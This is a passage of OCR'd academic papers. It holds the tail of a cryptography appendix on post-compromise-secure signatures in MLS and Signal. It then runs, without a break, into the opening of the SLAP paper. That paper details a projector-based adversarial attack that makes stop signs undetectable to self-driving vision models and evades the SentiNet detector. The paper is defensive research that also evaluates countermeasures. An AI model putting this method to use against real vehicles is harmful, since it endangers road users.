Scenario 3 A gets compromised before t_1. She then sends an update message to all her groups in t_1. Subsequently, she starts a new group that includes Z at t_2, where there exist no previous communication between A and Z (meaning that A and Z do not share membership in any group, including




Figure 5: Scenario 3, where Z is not in groups $[1,\ldots,N]$.

pairwise communication). This is depicted in Figure 5.

Effects of Approach 1 *in Scenario 3:* Pairwise channels do not give PCS guarantees in this case, as even after updating all existing channels an adversary can still impersonate A towards Z. The underlying reason is that no previous communication channels exist among the new group members.

Effects of Approach 2 *in Scenario 3:* Neither MLS Draft-11 nor ART achieve PCS guarantees here as no updated key material is shared with Z.

Effects of Approach π *in Scenario 3:* The ratcheting signature of π allows it to achieve PCS in Scenario 3 in the same way as in Scenario 2. The updated signature key prevents the adversary from impersonating A towards Z and others and thus allows A to achieve full (authenticity/confidentiality) PCS once the first encryption update is sent.

C PCS-signatures Model Discussion

C.1 Experiment Details

Throughout the experiment, a sequence number sqn increments according to the number of PCS-SIG.Update queries the adversary makes, denoting the current epoch. This is used for global ordering. Note, that instead of providing an "initialization phase" for the experiment, we rely on variables being assigned a default value $\perp$ for single-value variables or $\emptyset$ for sets, and provide the oracles SignerGen and VerifierGen for explicit initialization of the initial key material. This is to conform with the style and notation introduced in [14], which aims at easing the modelling of larger, composed protocols using PCS-SIG.

- PCS-SIG.SignerGen may be called by the adversary to initialize the signer key. It can only be called once.
- PCS-SIG.VerifierGen may be called by the adversary to initialize the verifier key with the value of the initial signer key. It can only be called once and only after the signer key was initialized.
- PCS-SIG.Update may be called by the adversary to operate on the current signer key. It calls RSIG.Update with the private key of the current epoch and assigns the resulting public and private key to be the public and private key of the next epoch. It increments the epoch counter sqn and record the new epoch number and the message in the UpdateList. Finally, it returns the new epoch key and the update message to the adversary.
- PCS-SIG.Sign may be called by the adversary on any message of their choosing. The signature, message, and current public key of the signer are recorded and the signature is returned to the adversary.
- PCS-SIG.Corrupt may be called by the adversary on any epoch number of their choosing for which a key has been assigned. Otherwise, the current sequence number is recorded and the secret key is returned to the adversary.
- PCS-SIG.RcvUpdate may be called by the adversary on any update message (generated by PCS-SIG.Update or forged). The oracle processes the update message under the currently recorded public key of the signer and checks if the output is a valid public key. If so, the verifier side updates its recorded public key for the signer and adds the update message to its record list, returning the updated public key to the adversary. Note that this requires only that a valid public key is output from RSIG.RcvUpdate, not that it matches the actual updated signer public key. Consequently, an adversary may forge an updated that is accepted, resulting in diverging signer and verifier public keys.
- PCS-SIG.Verify may be called by the adversary on any message and signature pair (generated by PCS-SIG.Sign or forged). The oracle processes the signature verification and allows a win to the adversary if all of the following hold:
  - An update message has been both correctly generated and received following any and all corruption queries.
  - The message was not previously submitted to the PCS-SIG.Sign oracle. Note that this requirement fails if the message or public key do not match (i.e. existential unforgeability inclusive of public key).
  - The verification processes correctly.

  If all of the above hold, the adversary wins. Note that the first clause of the conjunction requires that m was both correctly generated and processed, since $m \in$ RcvdUpdateList implies that the current verifier key was originally generated by the signer.

C.2 Composability

We chose to model the security of RSIG schemes as an indistinguishability game, as opposed to using the "forgery submission" style commonly used for unforgability security notions. This is for reasons of composability both as a building block, for proofs dealing with protocols building on a PCS-SIG secure RSIG, as well as for the security proof of our own RSIG construction, which we model as multiple instances of an EUF-CMA-secure signature scheme.

C.3 Existing Application of PCS-signatures

While we provide the first formal definition for PCS-signatures, using signature keys to sign other signature keys is a common design pattern in real world protocols. For example, in DNSSEC and the HTTPS PKI, signature keys are used to sign other signature keys (as well as additional information) in a hierarchical structure. The platform Keybase uses "SigChains" [30] to manage user account information, which is conceptually close to RSIGs, but more complex as not only signature keys are included in the chain.

C.4 SUF-CMA vs. EUF-CMA

In the security experiment, if every corruption event was followed by an "honest" update, the PCS-SIG.Verify oracle returns b if the adversary manages to submit an existential forgery to the oracle. We chose to make the requirement an existential forgery so that it is possible to prove constructions secure, where the underlying signature scheme is only EUF-CMA secure (as shown in Section 5.2). It is, however, possible to strengthen PCS-SIG by requiring the adversary to submit a strong forgery to PCS-SIG.Verify, i.e. the adversary has to submit a pair (m,σ), where σ was not the output of PCS-SIG.Sign(m) (with matching public keys between the two oracle queries). This would enable the use of PCS-SIG in protocols that require SUF-CMA (Strong Unforgability under Chosen Message Attacks) secure signatures (see [37, 38] for further context on EUF-CMA and SUF-CMA). Moreover, we believe a more flexible security notion is possible, where different signature schemes can be used: one to sign updates and one to sign messages. The former would only have to be EUF-CMA secure, while the latter might give stronger guarantees such as SUF-CMA. We leave further exploration of a more flexible and powerful PCS-SIG notion to future work.

C.5 Key Expiration

A crucial part of gaining PCS-Signature security is the expiration of keys. In the PCS-SIG game, we model this by the verifier replacing their current public key with a new one upon receiving a valid update. After that update, the verifier exclusively uses the new public key for verification. An obvious attack would be for the adversary to simply withhold any update and thus prevent the verifier from ever gaining security after a compromise of the signer. There are several ways to approach this problem. One solution is adding timestamps to public keys to indicate their validity period, as is done by both DNSSEC and the HTTPS PKI. The notion of actual time and its secure synchronization between signer and verifier would render the security model significantly more complex. However, given the simplicity of our model, we believe that it would be relatively straight-forward to implement such an expiration mechanism by composing PCS-SIG with a secure time-synchronization protocol. Another way to expire keys is by public revocation. This is implemented by the HTTPS PKI using revocation lists. However, this only shifts the problem, as the adversary can withhold updates to the revocation list from the receiver in the same way as with key updates.

C.6 Deniability

Notably, PCS-signatures can be used to alleviate a potential drawback of static signatures: it is possible to use a similar mechanism as the OTR protocol [12] to explicitly reveal old authentication keys. For PCS-signatures, explicitly leaking old private signing keys can be used to achieve stronger deniability properties.

C.7 Freshness for Signal+PCS-SIG

The additional guarantees resulting in the addition of PCS-SIG to Signal are analogous to those in case of MLS in Definition 8, as a $AuthUpd_{passive}$ action means that we don't require the adversary be passive during a subsequent *GrpUpd* action.

Definition 9 ($Fresh_{Signal+PCS\text{-}SIG}$)**.** *For session identifier sid, we define* $Fresh_{Signal}(sid)$ *as:*

$$\begin{aligned}
&\big(Fresh_{base}(sid) \wedge \neg\exists X \,:\, FullCompromise(X)\big) \vee \\
&\big(\forall X \in sid.G \,: \\
&\exists sid' \,:\, sid'.actor = sid.actor \wedge GrpUpd_{passive}(X, sid')\big) \vee \\
&\big(\forall X \in sid.G \,:\, AuthUpd_{passive}(X, sid.actor) < \\
&\exists sid' \,:\, sid'.actor = sid.actor \wedge GrpUpd_{active}(X, sid')\big)\ .
\end{aligned}$$

In the same way as for MLS, the adversary can't create new groups after an $AuthUpd_{passive}$ action, in Signal, the adversary can't impersonate a compromised party to other parties without an existing one-to-one connection. Again, the reason is that other parties won't accept an updated identity key to authenticate the previously compromised party.

SLAP: Improving Physical Adversarial Examples with Short-Lived Adversarial Perturbations



Giulio Lovisotto
University of Oxford, UK

Henry Turner
University of Oxford, UK

Ivo Sluganovic
University of Oxford, UK

Martin Strohmeier
armasuisse

Ivan Martinovic
University of Oxford, UK

Abstract

Research into adversarial examples (AE) has developed rapidly, yet static adversarial patches are still the main technique for conducting attacks in the real world, despite being obvious, semi-permanent and unmodifiable once deployed.

In this paper, we propose Short-Lived Adversarial Perturbations (SLAP), a novel technique that allows adversaries to realize physically robust real-world AE by using a projector. Attackers can project specifically crafted adversarial perturbations onto real-world objects, transforming them into AE. This grants adversaries greater control over the attack compared to adversarial patches, as projections can be turned on and off as needed and leave no obvious trace of an attack.

We study the feasibility of SLAP in the self-driving scenario, targeting both object detector and traffic sign recognition tasks, focusing on the detection of stop signs. We conduct experiments in a variety of ambient light conditions, including outdoors, showing how in non-bright settings the proposed method generates AE that are extremely robust, causing misclassifications on state-of-the-art neural networks with up to 99% success rate. Our experiments show that SLAP-generated AE do not present detectable behaviours seen in adversarial patches and therefore bypass SentiNet, a physical AE detection method. We evaluate other defences including an adaptive defender using adversarial learning which is able to thwart the attack effectiveness up to 80% even in favourable attacker conditions.

1 Introduction

Recent advances in computational capabilities and machine learning algorithms have led to deep neural networks (DNN) rapidly becoming the dominant choice for a wide range of computer vision tasks. Due to their performance, DNNs are increasingly being used in security-critical contexts, such as biometric authentication or object recognition for autonomous driving. However, if a malicious actor controls the input to the network, DNNs are susceptible to carefully crafted adversarial examples (AE) [40], which leverage specific directions in input space to create examples which whilst resembling legitimate images, will be misclassified at test time.



(a) Non adversarial scenario. (b) Adversarial projection.

Figure 1: The attack visualized. A projector shines a specific pattern on the stop sign causing an object detector (Yolov3 in this picture) to misdetect the object.

A significant body of earlier research focused on analyzing AE in the digital domain, where an adversary has the capability of making pixel-specific manipulations to the input. This concept has been further developed with the realization of physically robust AE [12, 15, 29, 37, 38, 43], which are examples that survive real-world environmental conditions, such as varied viewing distances or angles. In order to realize AE, adversaries can either print patches (e.g. as stickers or glasses in the case of face recognition), or replace an entire object by overlaying the object with a printed version of it with subtle changes. However, these techniques have multiple limitations. Firstly, these methods typically generate highly salient areas in the network inputs, which makes them detectable by recent countermeasures [13]. Secondly, in the autonomous driving scenario, sticking patches on a traffic sign leads to continuous misdetection of such signs, which is equivalent to removing the sign from the road or covering it.

In this paper, we focus on road safety with autonomous vehicles and propose using a light projector to achieve *Short-Lived Adversarial Perturbations (SLAPs)*, a novel AE approach that allows adversaries to realize robust, dynamic real-world AE from a distance. SLAP-generated AE provide the attacker with multiple benefits over existing patch-based methods, in particular giving fine-grained control over the timing of attacks, allowing them to become *short-lived*.

As part of designing the SLAP attack, we propose a method to model the effect of projections under certain environmental conditions, by analyzing the absolute changes in pixel colors captured by an RGB camera as different projections are being shown. The method consists of fitting a differentiable model, which we propagate the derivatives of the projection through during the AE crafting phase. Our method improves the established *non printability score* [37] (NPS) used in patch-based AE by modelling a three-way additive relationship between the projection surface, the projection color, and the camera-perceived output. Furthermore, we improve the robustness of AE in the physical world by systematically identifying and accounting for a large set of environmental changes. We empirically analyze the feasibility of SLAP on two different use-cases: (i) object detection and (ii) traffic sign recognition.

To understand the relationship between ambient light and attack feasibility, we collect extensive measurements in different light conditions, including outdoors. We conduct our attack on four different models: Yolov3, Mask-RCNN, Lisa-CNN, and Gtsrb-CNN, demonstrating the attack can successfully render a stop sign undetected in over 99% of camera frames, depending on ambient light levels.

We also evaluate the transferability of our attack, showing that depending on the model used during the AE crafting phase, SLAP could be used to conduct black-box attacks. In particular, we show that AE generated with Mask-RCNN and Yolov3 transfer onto the proprietary Google Vision API models in up to 100% of cases.

Finally, we evaluate potential defences. We show that SLAP can bypass SentiNet [13], a recent defence tailored to physical AE detection. Since SLAP does not present a locality constraint in the same way as adversarial patches, SLAP AE bypass SentiNet over 95% of the time. We investigate other countermeasures and find that an adaptive defender using adversarial learning can prevent most attacks, but at the cost of reduced accuracy in non-adversarial conditions.

Contributions.

- We propose SLAP, a novel attack vector for the realizability of AE in the physical world by using an RGB projector. This technique gives the attacker new capabilities compared to existing approaches, including short-livedness and undetectability.
- We propose a method to craft robust AE designed for use with a projector. The method models a three-way additive relationship between a surface, a projection and the camera-perceived image. We enhance the robustness of the attacks by systematically identifying and accounting for varying environmental conditions during the optimization process.
- We evaluate the SLAP attack on two different computer vision tasks related to road safety for autonomous driving: (i) object detection and (ii) traffic sign recognition. We conduct an extensive empirical evaluation, including in- and out-doors, showing that under favourable lighting conditions the attack leads to the target object being undetected.
- We evaluate countermeasures. We firstly show that SLAP AE bypass locality-based detection measures such as SentiNet [13], which is tailored for the detection of physical AE. We then show that an adaptive defender using adversarial learning can thwart most of the attacks.

2 Background and Related Work

We start by introducing the necessary background on LCD projectors and object detection. We then cover the related work in physically-realizable adversarial examples.

2.1 Projector technology

A common LCD (liquid crystal display) projector works by sending light through a series of dichroic filters in order to form the red, green and blue components of the projected images. As the light passes through, individual pixels may be opened or closed to allow the light to pass, creating a wide range of colors. The total amount of light that projectors emit (measured in lumens), as well as the amount of light per area (measured in lux) is an important factor for determining the image quality, with stronger output leading to more accurate images in a range of conditions. Common office projectors are in the range of 2,000-3,000 lumens of emitted light, while the higher-end projectors can achieve up to tens of thousands of lumens (e.g., the projectors used during the London 2012 Olympics [9]). As lumens only measure the total quantity of visible light emitted from the projector, the current ambient light perceived on the projection surface has an important role in determining the formed image contrast and color quality. The brighter the ambient light, the less visible will the image formed by a projector be due to weaker contrast and narrower range of colors.

As an example, a 2,000 ANSI lumens projector can emit enough light to obtain a light intensity of 2,000 lux on a square meter area (measured for white light [39]). Such a projector would reproduce an image in an office quite well (ambient ~500 lux), but could hardly make the image visible if it was placed outside in a sunny day (~18,000 lux). Additionally, projectors are generally used and tested while projecting on a (white) projection screen, which are designed to optimize the resulting image quality. When projecting on different materials and non-white surfaces, the resulting image will vary greatly given that light propagation significantly changes depending on the material in use and the background color. In Section 4.1 we explain how we model such changes in an empirical way that accounts for many variability factors.

2.2 Object Detection

Object detection refers to the task of segmenting instances of semantic objects in an image. The output of object detectors is generally a set coordinates of bounding boxes in the input image that contain specific objects. In the following we detail two object detectors, Yolov3 [35] and Faster-RCNN [36] which are used throughout this paper.

Yolov3 is a single-shot detector which runs inputs through a single convolutional neural network (CNN). The CNN uses a back-bone network to compute feature maps for each cell in a square grid of the input image. Three grid sizes are used in Yolov3 to increase accuracy of detecting smaller objects (13x13, 26x26, 52x52). Yolov3 is used in many real-time processing systems [6, 8, 41].

Faster-RCNN is the result of a series of improvements on the initial R-CNN object detector network [16]. Faster-RCNN uses a two-stage detection method, where an initial network generates region proposals and a second network predicts labels for proposals. More recently, Mask-RCNN [20] extended Faster-RCNN in order to add object segmentation to object detection. Both Yolov3 and Mask-RCNN use non-maximum suppression in post-processing to remove redundant boxes with high overlap.

Traffic Sign Recognition. The task of traffic sign recognition consists in distinguishing between different traffic signs. Differently from object detection, in traffic sign recognition the networks typically require a cutout of the sign as input, rather than the full scene. Several datasets of videos from car dash cameras are available online, such as LISA [34] or GTSRB [21], in which a region of interest that identifies the ground-truth position of the traffic sign in each video frame is generally manually annotated. In this paper, for continuity, we consider two different models for traffic sign recognition, Lisa-CNN and Gtsrb-CNN, both introduced in [15], one of the earliest works in real-world robust AE.

2.3 Physical Adversarial Examples

Kurakin et al. [25] showed that perturbations computed with the fast gradient descent [40] method can survive printing and re-capture with a camera. However, these perturbations would not be realizable on a real (3D) input, therefore other works on physical attacks against neural networks have focused on adversarial patches [10, 23]. Eykholt et al. [15, 38] showed how to craft robust physical perturbations for stop signs, that survive changes when reproduced in the physical world (e.g., distance and viewing angle). The perturbation is in the form of a poster overlaid on the stop sign itself or a sticker patch that the authors apply to the sign. Sharif et al. [37] showed that physical AE for face recognition can be realized by using colored eye-glass frames, further strengthening the realizability of the perturbation in the presence of input noise (e.g., different user poses, limited color gamut of printers). Although most of these attacks are focused on evasion attacks, localized perturbations have also been used in poisoning attacks [18, 28] both by altering the training process or the network parameters post-training.



Figure 2: Example of an adversarial patch attack [18]. The network has been compromised and reacts to the sunflower being placed in the input by misclassifying the stop sign. SentiNet [13] leverages the locality of the patch to detect regions with high saliency, and can therefore detect the attack. The figure is taken from Figure 5 in [13].

More recent works have focused on AE for object detection [12, 24, 38, 43]. These works use either printed posters or patches to apply on top of the traffic signs as an attack vector. As discussed in the previous section, patches suffer from several disadvantages that can be overcome with a projector, in particular projections are short-lived and dynamic. This allows adversaries to turn the projection on/off as they please, which can be used to target specific vehicles and allows them to leave no traces of the malicious attack.

Physical AE Detection. Differently from a digital scenario, where input changes are simply limited by L_p-norms, the realization of physically robust AE is more constrained. Adversarial patches are one technique for phsyical AE, however, they have drawbacks which enable their detection. In fact, Chou et al. [13] exploited the locality of adversarial patches to create an AE-detection method named SentiNet, which detects physical AE leveraging the fact that adversarial patches generate localized areas of high saliency in input, as shown in Figure 2. These highly salient areas successfully capture the adversarial patch in input, and therefore can be used for the detection of an AE by using the fact that such salient areas will cause misclassifications when overlaid onto other benign images. For example, Figure 2 shows that an adversarial patch shaped as a flower will cause the stop sign to be misclassified as a warning sign. The same flower patch can be applied to different images and will also cause misclassifications in other classes, which is an unusual behavior which can be detected. SentiNet can capture this behavior just by looking at the saliency masks of benign images, and fitting a curve to the accepted behavior range, rather than fitting a binary model for the detection. This way SentiNet can adapt for unseen attacks




Figure 3: Attack scenario. An adversary points a projector at a stop sign and controls the projection in order to cause the sign to be undetected by an approaching vehicle.

and therefore claims to generalize to different attack methods. In this paper, we show how AE generated with SLAP can bypass such detection.

3 Threat Model

We focus on an autonomous driving scenario, where cameras are placed in vehicles and the vehicle makes decisions based on the cameras' inputs. The vehicle uses camera(s) to detect and track the objects in the scene, including traffic signs.

Goal. The adversaries' goal is to cause a stop sign to be undetected by the neural networks processing the camera feeds within the car, which will cause vehicles approaching the stop sign to ignore them, potentially leading to accidents and dangerous situations. The adversary may want to target specific vehicles, therefore using adversarial patches to stick on the stop sign is not a suitable attack vector. Patches would lead to the stop sign always being undetected by each passing vehicle and would cause suspicion among the occupants realizing that cars did not stop because of an altered sign.

Capabilities and Knowledge. The adversary has access to the general proximity of the target stop sign and can control a projector so that it points to the sign, see Figure 3. We note that the adversary does not necessarily need to have direct physical access to the sign itself – rather to a position from which a visual line of sight exists. In the paper we analyze both adversaries with white-box knowledge and a black-box scenario based on the transferability of adversarial examples.

4 Method

In this section, we explain our method to carry out the attack.

4.1 Modelling projectable perturbations

Often, to realize physical AE, researchers use the non-printability-score introduced by Sharif. [37], which models the set of colors a printer is able to print. In our case, when shining light with the projector, the resulting output color as captured by a camera depends on a multitude of factors rather than just the printer (as in NPS). These factors include: (i) projector strength, (ii) projector distance, (iii) ambient light, (iv) camera exposure, (v) color and material properties (diffusion, reflections) of the surface the projection is being shone on (hereafter, *projection surface*). The achievable color spectrum is significantly smaller than the spectrum available to printed stickers as a result of these factors (e.g., a patch can be black or white, while most projections on a stop sign will result in red-ish images). In order to understand the feasibility of certain input perturbations, we model these phenomena as follows.

Formalizing the problem. We wish to create a model which, given a certain projection and a projection surface, predicts the resulting colors in output (as captured by a camera). We describe this model $\mathcal{P}$ as follows:

$$\mathcal{P}(\theta_1, S, P) = O, \tag{1}$$

where S is the projection surface, P is the projected image, O is the image formed by projecting P on S and θ_1 are the model parameters, respectively.

Finding a perfect model would require taking all of the factors listed above into account, some of which may not be available to an adversary and is also likely to be time consuming due to the volume of possible combinations. Therefore, we opt for a sampling approach, in which we iteratively shine a set of colors on the target surface (the target object) and collect the outputs captured by the camera. We then fit a model to the collected data, which approximates the resulting output color for given projected images and projection surfaces.

Collecting projectable colors. We define *projectable colors* for a given pixel in S as the set of color which are achievable in output for that pixel given all possible projection images. To collect the projectable colors, we do as follows:

1. collect an image of the projection surface (S in Eq. 1). This is an image of the target object.
2. select a color $c_p = [r,g,b]$, shine an image of that color P_{c_p} over the projection surface, collect the output O_{c_p}.
3. repeat the previous step with different colors until enough data is collected.

In practice, with r,g and $b \in [0,255]$ we choose a certain quantization per-color channel and project all possible colors consecutively, while recording a video of the projection surface. This allows us to collect enough information about the full color space. With this method, we found that a quantization of 127 is enough to obtain sufficient accuracy for our method, so that we only need to project $3^3 = 27$ colors to obtain enough data for our model.

Camera noise. In order to collect accurate data, our modelling technique has to account for noise that is being introduced by the camera. At first, we remove noise originating



Figure 4: Camera light sensor noise visualized. The first two images show consecutive frames, while the third image shows the absolute pixel-wise difference (×20) between the two frames. Such sensor noise is accounted for with smoothing over many frames during the data collection step.

from the sensitivity of the light sensor (ISO [33]), shown in Figure 4. In fact, in non-bright lighting conditions, the camera increases the light-sensitivity of image sensor, which generates subtle pixel changes across consecutive (static) frames [19]. To overcome this factor, instead of collecting individual frames for S, P_{c_p}, O_{c_p}, we collect 10 consecutive frames and compute and use the median of each pixel as our final image, the camera is static during this process.

Secondly, we found that there is a smoothing over-time effect in the sensor readings while recording the video, so that the sensor does not update immediately when a certain color is being shown. Figure 6 shows how the average pixel color per channel changes over time in relation to the timing of certain projections being shown. The camera does not immediately stabilize to the resulting color when a projection is shown, but adjusts over a few frames. To account for this adaptation, during the data collection, we interleave each projected color with 10 frames of no projection, so that the camera re-adapts to the unaltered image of the projection surface.

Fitting a projection model. Once we have collected a set of S, P_{c_p}, O_{c_p} for the chosen set of colors, we construct a training dataset as follows. First we group together pixels of the same color by creating a mask for each unique color in the projection surface. In other words, we find the set of unique colors present in S, i.e., $c_s \in S_{unq}$ and then create a mask for each color $M^{(c_s)} = \{i_j, ..., i_k\}$ such that:

$$i \in M^{(c_s)} \text{ i.f.f. } i^{th} \text{ pixel in } S == c_s.$$

Then, for each unique source color c_s, we extract all the mask-matching pixels from the output O_{c_p}, average their colors to get an output color $c_o^{(s,p)}$, and save the following triple for our training data $\{c_s, c_p, c_o^{(s,p)}\}$. A triple indicates that by projecting c_p on pixels of color c_s we obtained (on average) the color $c_o^{(s,p)}$. We then use the triples to fit a neural network composed of two hidden layers with ReLU activation, we re-write Equation 1 as an optimization problem as follows:

$$Loss_{\mathcal{P}} = \arg\min_{\theta_1} \sum_{\forall c_s, c_p} \left\| \mathcal{P}(c_s, c_p) - c_o^{(s,p)} \right\|_1, \qquad (2)$$




Figure 5: Plot showing the output space of the learned projection model. Each data point correspond to a color in S and its color is the model output $\mathcal{P}(c_s, c_p)$ for a random c_p.

where $\mathcal{P}$ is the model. We optimize the network using gradient descent and Adam optimizer. Using $\mathcal{P}$ we have a differentiable model which can be used to propagate the derivatives through it during the AE generation, see Section 4.2.

Visualizing the Learned Model. When the projection surface S is a stop sign (as mainly investigated in this paper), pixels in S generally can be separated into two clusters based on their color, corresponding to the "red" and "white" part of the sign. The presence of these two clusters is reflected in the outputs of the projection model, as different colors will be achievable in output for the red and white parts of the stop sign. We visualize the outputs of the projection model in Figure 5, where we use a learned projection model $\mathcal{P}$, the captured source image S and we compute a set of output colors for random projection colors c_p. Each data point in Figure 5 corresponds to the color of an output pixel and is marked by a different marker (either triangle or circle) based on whether the corresponding source pixel was into the red or white cluster. Figure 5 shows that the model learns a different function for red or white source pixels, obtaining in output more blue tones for white pixels while different shades of red for the remaining red pixels.

4.2 AE Generation

In this section we describe our method for generating the adversarial projection. As a starting point, we combine the projection model described in Section 4.1 with the target network and use gradient descent along both to optimize the projected image. In its basic form, we optimize the following loss function:

$$\arg\min_{\delta_x} J(f(t + \mathcal{P}(x, \delta_x))) \quad \text{s.t. } 0 \leq \delta_x \leq 1,$$

where δ_x is the projected image, f the detection network, $\mathcal{P}$ the projection model, x the input image background, x a stop sign image, and J the detection loss, described later. In the




Figure 6: Plot showing how the average value of a pixel (RGB) changes when a certain projection is shown. Immediately after the projection is shown, the camera requires a few frames (the lines are marked every 2 frames) to converge to a stable value. The two shaded areas mark the time the projection is being shown and are colored with the projection color.




Figure 7: Overview of the adversarial samples generation pipeline. We optimize the projected image which passes through the projection model in order to minimize the target detection score on a given DNN for a set of randomly generated permutations of the input.

following we describe how we augmented the loss function in order to facilitate the physical feasibility of the adversarial perturbation and the convergence of the optimization.

Physical Constraints. We improve the physical realizability of the projection with two steps. In order to maintain the physical realizability of the projection we have two two steps. At first, we restrict the granularity of the projection in a fixed grid of $n \times n$ cells, so that each cell contains pixels of the same color. This allows us to use the same projection for different distances of viewing the stop sign. Secondly, we include the *total variation* of the projection in the loss function in order to reduce the effect of camera smoothing and/or blurring [31].

Variable Substitution. Since the optimization problem for the projection is bounded in [0,1] (space of RGB images) to ease the flowing of gradients when backpropagating we remove this box constraint. Given the image to project δ_x, we substitute δ_x with a new variable w such that

$$w = \frac{\tanh \delta_x}{2} + 0.5$$

and instead optimize for w. Since $\tanh \delta_x$ is bounded in $[-1,1]$ we find that this substitution leads to faster convergence in the optimization.

Loss Function. We also limit the amount of perturbation in our loss so that our final optimization looks as follows:

$$\arg\min_w J(f(t+\mathcal{P}(x,w))) + \lambda \|\mathcal{P}(x,w)-x\|_p + \mathrm{TV}(w),$$

where λ is a parameter used to control the importance of the p-norm $\|\cdot\|_p$ and TV is the total variation described above. Since we operate on both object detectors and traffic sign recognizers, we use two different losses J depending on the target network. For object detectors, we consider that the network returns a finite set of boxes $b \in B$ where for each box there is an associated probability output of the box containing a semantic object of class j, i.e., $p_j^{(b)}$. For traffic sign recognizers, the network returns a probability vector containing the probability of the input image being traffic sign of class j, i.e., p_j. We then use the following loss functions in the two cases:

- **Object Detectors:** the loss is the sum of the detection probabilities for stop signs, i.e., $\sum_{b \in B} p_j^{(b)}$;
- **Traffic Sign Classification:** the loss is the probability for the stop sign class p_j.

4.3 Training Data Augmentation

Generating adversarial examples that work effectively in the physical world requires taking into account different environmental conditions. Adversarial examples computed with straightforward approaches such as in [40] do not survive different viewing angles or viewing distances [38]. In order to enhance the physical realizability of these samples, different input transformations need to be accounted for during the optimization. We use the *Expectation over Transformation* (EOT) method [15], which consists in reducing the loss over a set of training images computed synthetically. These training images are generated using linear transformations of the desired input, i.e., an image containing stop signs, so that different environmental conditions can be accounted for during the optimization. Using EOT, our final loss becomes:

$$\begin{aligned} Loss_f = \arg\min_w \mathbb{E}_{t_i \sim T, m_j \sim M}\ & J(f(t_i + m_j \cdot \mathcal{P}(x,w))) \\ & + \lambda \|\mathcal{P}(x,w)-x\|_p + \mathrm{TV}(w), \end{aligned} \tag{3}$$

where T is a distribution over several background images and M is an alignment function that applies linear transformations to the perturbed sign. In this work, we augment the set of the transformations to account for additional environmental conditions that are disregarded in previous work. We report in Figure 7 an overview of the complete optimization used in our method.

Background and Traffic Sign Post. Similarly to [43] we select a set of road backgrounds and carefully place the stop

sign on a post at the edge of the road. In [43] it is shown that the post provides useful information to the detector and should therefore be included when crafting the adversarial perturbation.

Perspective. We vary the angle at which the camera is looking at the stop sign. Since we do not want to account for all perspective transforms, we use the following observations. Firstly, a traffic sign is mostly placed on one side of the lane (to the right in right-driving countries), meaning that rarely a camera mounted on a car would see a sign on the left-part of the frame. Secondly, traffic signs are mounted at specific heights (e.g., 5 or 7 feet in the US [3]), which normally exceed the height of cars for better visibility. Given these two observations, we prioritize perspective transforms that match these conditions.

Distance. As the car is approaching the stop sign, the sign will appear with different sizes in the camera frame. Our goal is for the car to misclassify the stop sign in every frame, therefore we place stop signs with different sizes during the optimization. We test the detection of the stop sign in non-adversarial settings with decreasing stop sign sizes and we set the minimum size of the sign to be the smallest size at which the sign is detected with high confidence. In other words, we only optimize for signs sizes that are large enough to be detected by the classifier.

Rotation. As shown in [14], simple rotations may lead to misclassifications when those transformations are not captured in the training dataset. We therefore add rotation to the stop sign when crafting the adversarial perturbation.

Brightness. The color of the stop sign changes based on a combination of ambient light and camera settings, e.g., in sunny days the colors appear brighter to the camera. To account for this, we apply different brightness transformations to the stop sign, so that we include a wider range of color tones. Since different colors contribute differently to an image brightness, we transform the stop sign image from RGB to YCrCb format [2], increase the luma component (Y) by a specified delta and then bring the image back into RGB.

Camera Aspect Ratio. We observe that popular object detectors resize the input images to be squared before being processed by the network (e.g., Yolov3 resizes images to 416x416 pixels), to speed up the processing. However, the typical native aspect ratio of cameras, i.e., the size of the sensor, is 4:3 (e.g., the Aptina AR0132 chip used in the front-viewing cameras by Tesla, has a resolution of 1280x960 [7]). This leads to objects in the frames to being distorted when the frames are resized to squared. To account for this distortion, we choose the dimension of the stop sign so that its height is greater than its width, reflecting a 4:3 to 1:1 resizing.

Parameter	Yolov3	Mask-RCNN	Lisa-CNN	Gtsrb-CNN
learning rate	0.005	0.005	0.05	0.05
brightness	$[-13,+13]$ (with range [0, 255])			
perspective	x-axis $[-30°,+30°]$, y-axis $[-30°,+30°]$			
rotation	$[-5°,+5°]$			
aspect ratio	from 4:3 to 16:9			
sign size	[25, 90] pixels			
grid size	25×25			

Table 1: Parameters used for the AE generation and the training data augmentation. The values for brightness, perspective, rotation, aspect ratio indicate the ranges for the applied transformations. All parameters are picked uniformly at random (with the exception of perspective) during the AE generation for each sample in the generated training data.

4.4 Remarks

